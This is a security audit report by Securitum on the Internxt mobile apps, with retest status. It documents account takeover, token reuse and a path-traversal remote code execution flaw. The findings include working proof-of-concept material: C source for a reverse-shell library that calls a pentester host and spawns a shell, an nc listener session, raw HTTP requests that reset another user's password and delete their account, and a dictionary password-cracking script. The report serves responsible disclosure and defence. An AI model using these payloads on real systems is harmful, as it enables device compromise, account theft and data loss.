securitum

# Security report

SUBJECT

**Security tests of Internxt mobile applications for Android and iOS**

DATE

**01.09.2022 – 15.09.2022**

RETEST DATE

**31.01.2023 – 01.02.2023**

LOCATION

**Cracow (Poland)**

AUDITOR

**Dariusz Tytko**

VERSION

**1.1**

securitum

# Executive summary

This document is a summary of work conducted by Securitum company. The subject of the test were the Internxt mobile applications for Android and iOS. The following applications were tested:

- https://apps.apple.com/es/app/internxt-drive/id1465869889 [v1.5.17(10)]
- https://play.google.com/store/apps/details?id=com.internxt.cloud [v1.5.17(9)]

Tests were conducted using the anonymous user (self-registered account) role.

**It should be noted that the mobile applications use the same API as the web application. Due to that, the vulnerabilities reported for the web application also affect the mobile applications (e.g. *SECURITUM-225922-004: Access to "Security" panel without knowing the password*). This report contains only unique vulnerabilities identified during the mobile applications assessment.**

The most severe vulnerability identified during the assessment is:

- SECURITUM-226409-002: Resetting bridge password of any user,
- SECURITUM-226409-001: Remote Code Execution (RCE) on the user's phone,
- SECURITUM-226409-003: Collecting JWT tokens for the future accounts,
- SECURITUM-226409-004: File size manipulation.

Given the current state of tested products and their purpose it's difficult to provide unequivocally positive assessment of products' security. Detected vulnerabilities need to be fixed in the first place, and in our opinion more systematic approach in regard to security would be highly beneficial.

The severe vulnerabilities were identified in a key area of the application that is cryptography: broken file name encryption (*SECURITUM-225922-002: Unauthorized metadata access*), zero-knowledge encryption policy violation (*SECURITUM-226409-019: Zero-knowledge encryption policy violation*) that leads to unauthorized access to the decrypted files (*SECURITUM-225922-017: Unauthorized access to the decrypted files*).

The below, risky architecture decisions were also identified that lead (and may lead to the other) severe vulnerabilities:

- SECURITUM-225922-019: Using the common account
- SECURITUM-226409-014: Direct access to the bridge,
- SECURITUM-226409-015: Direct access to the "contacts" hosts.

It is recommended to fully revise the current application's architecture taking into account the reported issues and plan long term and recurring activities in this area.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out in accordance with generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS, OWASP MASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by a number of automatic tools (i.a. Burp Suite Professional, MobSF, objection, ffuf), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

## Status after retest

Status of the vulnerabilities submitted for retesting:

| Vulnerability | Risk | Status |
|---|---|---|
| SECURITUM-226409-002: Resetting bridge password of any user | HIGH | Fixed |
| SECURITUM-226409-001: Remote Code Execution (RCE) on the user's phone | MEDIUM | Fixed (with comments) |
| SECURITUM-226409-003: Collecting JWT tokens for the future accounts | MEDIUM | Fixed |
| SECURITUM-226409-004: File size manipulation | MEDIUM | Fixed (with comments) |
| SECURITUM-226409-012: Session token without expiration time | INFO | Implemented |

## Risk classification

Vulnerabilities are classified in a five-point scale, that is reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of meaning of each of severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform any kind of social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, especially if they occur in production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- **INFO** – issues marked as 'INFO' are not security vulnerabilities per se. Their aim is to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.


## Statistical overview

Below, a statistical overview of vulnerabilities is shown:




Additionally, 8 INFO issues are reported.

Statistical overview after retest:




Additionally, 7 INFO issues are reported.

# Contents

# Change history

| Document date | Version | Change description |
|---|---|---|
| 01.02.2023 | 1.1 | Added the following information after performing the retest:<br>• *Status after retest* section in the executive summary.<br>• Statistical overview.<br>• *Status after retest* section for all vulnerability and INFO points. |
| 28.09.2022 | 1.0 | Added the issues: SECURITUM-226409-002… SECURITUM-226409-019. |
| 05.09.2022 | 0.1 | SECURITUM-226409-001 was reported. |

# Vulnerabilities

# [FIXED][HIGH] SECURITUM-226409-002: Resetting bridge password of any user

## STATUS AFTER RETEST

The vulnerability has been fixed. Sending request to /users and /resets paths resulted with 404 error:

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Tue, 31 Jan 2023 14:49:44 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'none'
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 175

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot PATCH /users/dt1%2bintxr01%40securitum.pl</pre>
</body>
</html>
```

## SUMMARY

It is possible to reset the bridge password of any user. After resetting the password, the attacker is able to perform the bridge's operation on behalf of the attacked user (e.g. deleting the user's account).

## PREREQUISITES FOR THE ATTACK

Attacker has to know user's e-mail address.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to confirm the vulnerability (deleting an arbitrary account - dt1+intx201@securitum.pl):

1) Obtaining a token to reset password:

```
PATCH /users/dt1%2bintx201%40securitum.pl  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
```

```
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

Response (token to reset password was returned):

```
HTTP/1.1 200 OK
[…]

{"hashpass":"54e6[…]381e","subscriptionPlan":{"isSubscribed":false},"referralPartner":null,"maxSpaceBytes":3221225472,"totalUsedSpaceBytes":6051028,"preferences":{"dnt":false},"isFreeTier":true,"activated":true,"resetter":"6ee1[…]6f0e","deactivator":null,"activator":"a2c15655e7b8fadee744dbb20d4756626b45f08efee6e2768b9259a3c1209ead","created":"2022-09-09T12:32:38.559Z","uuid":"40152502-d57c-4bd9-a919-3a0e79f15d66","email":"dt1+intx201@securitum.pl","id":"dt1+intx201@securitum.pl"}
```

2) Resetting password:

```
POST /resets/6ee1[…]6f0e  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
Content-Length: 19

{"password":"a8f3[…]cf53"}
```

3) Deleting dt1+intx201@securitum.pl account.

`Authorization` header contained a new password:

```
dt1+intx201@securitum.pl:a8f3[...]cf53
```

The following request was sent for setting the token (`TestAsdf1234`) do delete account:

```
DELETE /users/dt1%2bintx201%40securitum.pl?redirect=test&deactivator=TestAsdf1234  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
Authorization: Basic ZHQx[…]NmNTM=
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

The following request was sent to delete the account using the token:

```
GET /api/confirmDeactivation/TestAsdf1234 HTTP/1.1
Host: drive.internxt.com
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

## LOCATION

Direct access to the bridge.

## RECOMMENDATION

It is recommended to block direct access to the bridge (see *SECURITUM-226409-014: Direct access to the bridge*). If the bridge access is necessary, no sensitive data/operation should be accessible by the users.

## [FIXED][MEDIUM] SECURITUM-226409-001: Remote Code Execution (RCE) on the user's phone

### STATUS AFTER RETEST

The vulnerability has been fixed. However, the validation function still implements unexpected behavior:

```
export function isValidFilename(filename: string) {
  const EXCLUDED = ['..'];
  if (EXCLUDED.includes(filename)) {
    return false;
  }
  // eslint-disable-next-line no-control-regex
  return !/[<>:"/\\|?*\u0000-\u001F]/g.test(filename);
}
```

Highlighted code checks if the EXCLUDE array contains value from the filename variable. The code should check if the filename contains any value from the EXCLUDE array. As a result, it is still possible to download a file with a name containing two dots, e.g. `..test.txt`.

### SUMMARY

Path traversal[1] vulnerability was identified that allows an attacker, who gained access to the user's web account, run arbitrary code on the user's phone.

### PREREQUISITES FOR THE ATTACK

Attacker needs an access to the user's web account.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Android application stores decrypted files in the `/data/data/com.internxt.cloud/files/tmp` directory:

```
walleye:/data/data/com.internxt.cloud/files/tmp # ls -al
total 24
drwx------ 2 u0_a184 u0_a184 4096 2022-09-05 09:21 .
drwxrwx--x 4 u0_a184 u0_a184 4096 2022-09-05 09:19 ..
-rw------- 1 u0_a184 u0_a184    7 2022-09-05 09:21 test01.txt
```

It was found that the application is prone to the path traversal vulnerability allowing to write a decrypted file outside the destination directory. Due to that, it is possible to overwrite the application's files, e.g. native libraries stored in the `/data/data/com.internxt.cloud/lib-0`:

```
walleye:/data/data/com.internxt.cloud/lib-0 # ls -al
total 14324
drwx------  2 u0_a184 u0_a184    4096 2022-09-05 09:19 .
drwx------ 15 u0_a184 u0_a184    4096 2022-09-05 09:20 ..
-rw-------  1 u0_a184 u0_a184     328 2022-09-05 09:19 dso_deps
-rw-------  1 u0_a184 u0_a184       0 2022-09-05 09:19 dso_lock
-rw-------  1 u0_a184 u0_a184    3219 2022-09-05 09:19 dso_manifest
-rw-------  1 u0_a184 u0_a184       1 2022-09-05 09:19 dso_state
-rwx--x--x  1 u0_a184 u0_a184  936368 2022-09-05 09:19 libc++_shared.so
-rwx--x--x  1 u0_a184 u0_a184    6048 2022-09-05 09:19 libfb.so
```


[1] https://owasp.org/www-community/attacks/Path_Traversal

In order to present exploitation of the vulnerability, `libc++_shared.so` file was overwritten, and arbitrary code was run on the mobile device. To achieve this, the following steps were taken:


1) The following native library, implementing reverse shell, was compiled using Android Studio:

```
#include <stdio.h>
#include <unistd.h>

#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>

#define HOST "192.168.57.1"
#define PORT 4444

void __attribute__ ((constructor)) init() {
    if (fork() == 0) {
        struct sockaddr_in sin{};
        int s;

        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = inet_addr(HOST);
        sin.sin_port = htons(PORT);

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) != -1) {
            if (connect(s, (struct sockaddr *)&sin, sizeof(sin)) == 0) {
                dup2(s, 0);
                dup2(s, 1);
                dup2(s, 2);
                execve("/system/bin/sh", NULL, NULL);
            }
        }
    }
}
```

2) Reverse shell was uploaded using the user's web account (https://drive.internxt.com/). File name has to be encrypted – invocation of the function encrypting a file name was intercepted (using browser's debugger) and file name was modified before encryption:



3) The file was downloaded using the mobile application (Android system):




4) As a result, `libc++_shared.so` file was overwritten (notice changed permissions and size):

```
walleye:/data/data/com.internxt.cloud/lib-0 # ls -al
total 14772
drwx------  2 u0_a184 u0_a184    4096 2022-09-05 10:09 .
drwx------ 15 u0_a184 u0_a184    4096 2022-09-05 09:20 ..
-rw-------  1 u0_a184 u0_a184     328 2022-09-05 09:19 dso_deps
-rw-------  1 u0_a184 u0_a184       0 2022-09-05 10:08 dso_lock
-rw-------  1 u0_a184 u0_a184    3219 2022-09-05 09:19 dso_manifest
-rw-------  1 u0_a184 u0_a184       1 2022-09-05 09:19 dso_state
-rw-------  1 u0_a184 u0_a184 1396264 2022-09-05 10:09 libc++_shared.so
-rwx--x--x  1 u0_a184 u0_a184    6048 2022-09-05 09:19 libfb.so
```

5) TCP listener was run on the pentester's machine (port `4444`), and after restarting the mobile application, the reverse shell was connected:

```
kali@kali:~$ nc -vlp 4444
listening on [any] 4444 ...
connect to [192.168.57.1] from pixel [192.168.57.141] 42806
id
uid=10184(u0_a184) gid=10184(u0_a184) groups=10184(u0_a184),3003(inet),9997(everybody),20184(u0_a184_cache),50184(all_a184)
cd /data/data/com.internxt.cloud
ls
app_segment-disk-queue
app_textures
app_webview
cache
code_cache
databases
files
lib-0
lib-1
lib-2
lib-main
no_backup
shared_prefs
```

It is worth to mention, that the application has access to the following mobile device functionalities that can be abused by the attacker:

| PERMISSION | STATUS | INFO |
|---|---|---|
| android.permission.ACCESS_MEDIA_LOCATION | dangerous | access any geographic locations |
| android.permission.ACCESS_NETWORK_STATE | normal | view network status |
| android.permission.ACCESS_WIFI_STATE | normal | view Wi-Fi status |
| android.permission.CAMERA | dangerous | take pictures and videos |
| android.permission.CHANGE_WIFI_MULTICAST_STATE | normal | allow Wi-Fi Multicast reception |
| android.permission.INTERNET | normal | full Internet access |
| android.permission.READ_EXTERNAL_STORAGE | dangerous | read external storage contents |
| android.permission.RECORD_AUDIO | dangerous | record audio |
| android.permission.SYSTEM_ALERT_WINDOW | dangerous | display system-level alerts |
| android.permission.USE_BIOMETRIC | normal | |

## LOCATION

Mobile applications.

## RECOMMENDATION

Mobile applications should validate decrypted filename – it should not be possible to store a file outside the destination directory.

# [FIXED][MEDIUM] SECURITUM-226409-003: Collecting JWT tokens for the future accounts

## STATUS AFTER RETEST

The vulnerability has been fixed. An expiration time is added to the JWT tokens.

## SUMMARY

During the tests it was possible to perform the following attack:

1) Pentester registered an account using any not-yet-registered e-mail address (the e-mail address confirmation is not required),
2) After the registration, JWT token without expiration time was issued (see *SECURITUM-226409-012: Session token without expiration time*),
3) Pentester deleted the registered account,
4) After the re-registration of the account by the owner of the used e-mail address, pentester was able to get permanent access to this account using JWT token gained at step 2.

An attacker can use the following strategies to increase the probability of a successful attack:

- Use invitation mechanism to encourage the user to register an account,
- Automate the attack to gain JWT tokens for many e-mail addresses that can be potentially used in the future to register accounts.

## PREREQUISITES FOR THE ATTACK

None – vulnerability can be exploited by anonymous user.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to present the attack:

1) Pentester registered an account using dt1+intx200@securitum.pl e-mail address. The following request was sent:

```
POST /api/register HTTP/1.1
internxt-version: 1.5.17
internxt-client: drive-mobile
authorization: Bearer null
internxt-mnemonic: null
Content-Type: application/json; charset=utf-8
Content-Length: 808
Host: drive.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12

{"name":"Test
","lastname":"Test","email":"dt1+intx200@securitum.pl","password":"5361[…]2d2f","mnemonic":"5361[
…]a5b8","salt":"5361[…]efbb","referral":null,"captcha":""}
```

The response contained non-expiring JWT token for dt1+intx200@securitum.pl e-mail:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 09 Sep 2022 11:45:13 GMT
[…]

{"token":"eyJhbGciOiJIUzI1NiJ9.ZHQxK2ludHgyMDBAc2VjdXJpdHVtLnBs.[…]","user":{
[…]
```

2) Pentester deleted the account. The official mechanism to delete an account requires to use random link sent to the user's e-mail. However, this requirement was bypassed by sending the following requests:

Forcing the arbitrary deactivator token value – `TestAsdf1234`:

```
DELETE /users/dt1%2bintx200%40securitum.pl?redirect=test&deactivator=TestAsdf1234  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
Authorization: Basic ZHQx[…]ZDU=
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

Deleting the account using forced token:

```
GET /api/confirmDeactivation/TestAsdf1234 HTTP/1.1
Host: drive.internxt.com
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


3) At this moment there was no account for dt1+intx200@securitum.pl e-mail address. The following request (using non-expiring JWT token gained at step 1) was sent:

```
GET /api/user/refresh HTTP/1.1
Host: drive.internxt.com
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.ZHQxK2ludHgyMDBAc2VjdXJpdHVtLnBs.[…]
Internxt-Client: drive-mobile
Connection: close
```

The response returned expected 401 error (the account did not exist):


```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Fri, 09 Sep 2022 11:58:59 GMT
[…]

Unauthorized
```

4) Pentester used Burp Suite Intruder[2] tool to send the above request in loop to check if the response was changed:





[2] https://portswigger.net/burp/documentation/desktop/tools/intruder/using

5) Then simulated the situation of the account registration by the owner of the dt1+intx200@securitum.pl e-mail address, the web application was used (https://drive.internxt.com/):





6) After the account registration, the requests sent by Intruder (step 4) started to return data of the newly created account:



7) Pentester had access to the user's account. However, it was not possible to decrypt the user's files because decryption key (`mnemonic` value) was encrypted using the user's password. The only change to get full access to the user's account was an attempt to crack user's password. This attack is possible to perform because the `mnemonic` and `privateKey` values (gained from the account data) are encrypted using the user's password, and if the user chooses weak password, there is a change to crack it using offline attack. Pentester prepared the following script to perform user's password cracking attack based on the gained `mnemonic` value:

```
const CryptoJS = require("crypto-js");
const lineReader = require("line-reader");

// encrypted mnemonic value gained from the account data
var mnemonic = {"type":"Buffer","data":[53,51,54,49,54,99,55,[…],53,56,98,50,48,99]};

var mnemonicHex = Buffer.from(mnemonic).toString();

var mnemonicBytes = CryptoJS.enc.Hex.parse(mnemonicHex);
var mnemonicBase64 = mnemonicBytes.toString(CryptoJS.enc.Base64);

function tryToDecrypt(passwordCandidate) {
    var plaintextBytes = CryptoJS.AES.decrypt(mnemonicBase64, passwordCandidate);
    try {
        var plaintext = plaintextBytes.toString(CryptoJS.enc.Utf8);
        return plaintext.length > 32;
    } catch (e) {}
    return false;
}

// passwords.txt file contains the password candidates to check
lineReader.eachLine('passwords.txt', (line, last) => {
    if (tryToDecrypt(line)) {
        console.log('Password found: ' + line);
        return false;
    }
});
```

8) The script was run, and the password was cracked:




9) Cracked password was used to login to the application (with full access). As a result, it was possible to decrypt user's files.

## LOCATION

The registration mechanism.

## RECOMMENDATION

It is recommended to implement the following improvements:

- All JWT tokens should have the expiration time (see *SECURITUM-226409-012: Session token without expiration time*),
- It should not be possible to delete an account without access to the related e-mail address (see *SECURITUM-226409-014: Direct access to the bridge*),
- It should be considered to provide the requirement of the e-mail address confirmation before an account registration.

# [FIXED][MEDIUM] SECURITUM-226409-004: File size manipulation

## STATUS AFTER RETEST

From a technical point of view, the vulnerability has not been fixed. It was possible to manipulate the size of the uploaded file. However, according to the Internxt's statement this behavior is known and accepted.

## SUMMARY

It was found that the size of the uploading file can be manipulated. As a result, an attacker is able to store the files with size exceeding the available space.

## PREREQUISITES FOR THE ATTACK

None – vulnerability can be exploited by anonymous user.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following requests sending during the file uploading were intercepted and modified (the original size was 83237 bytes):

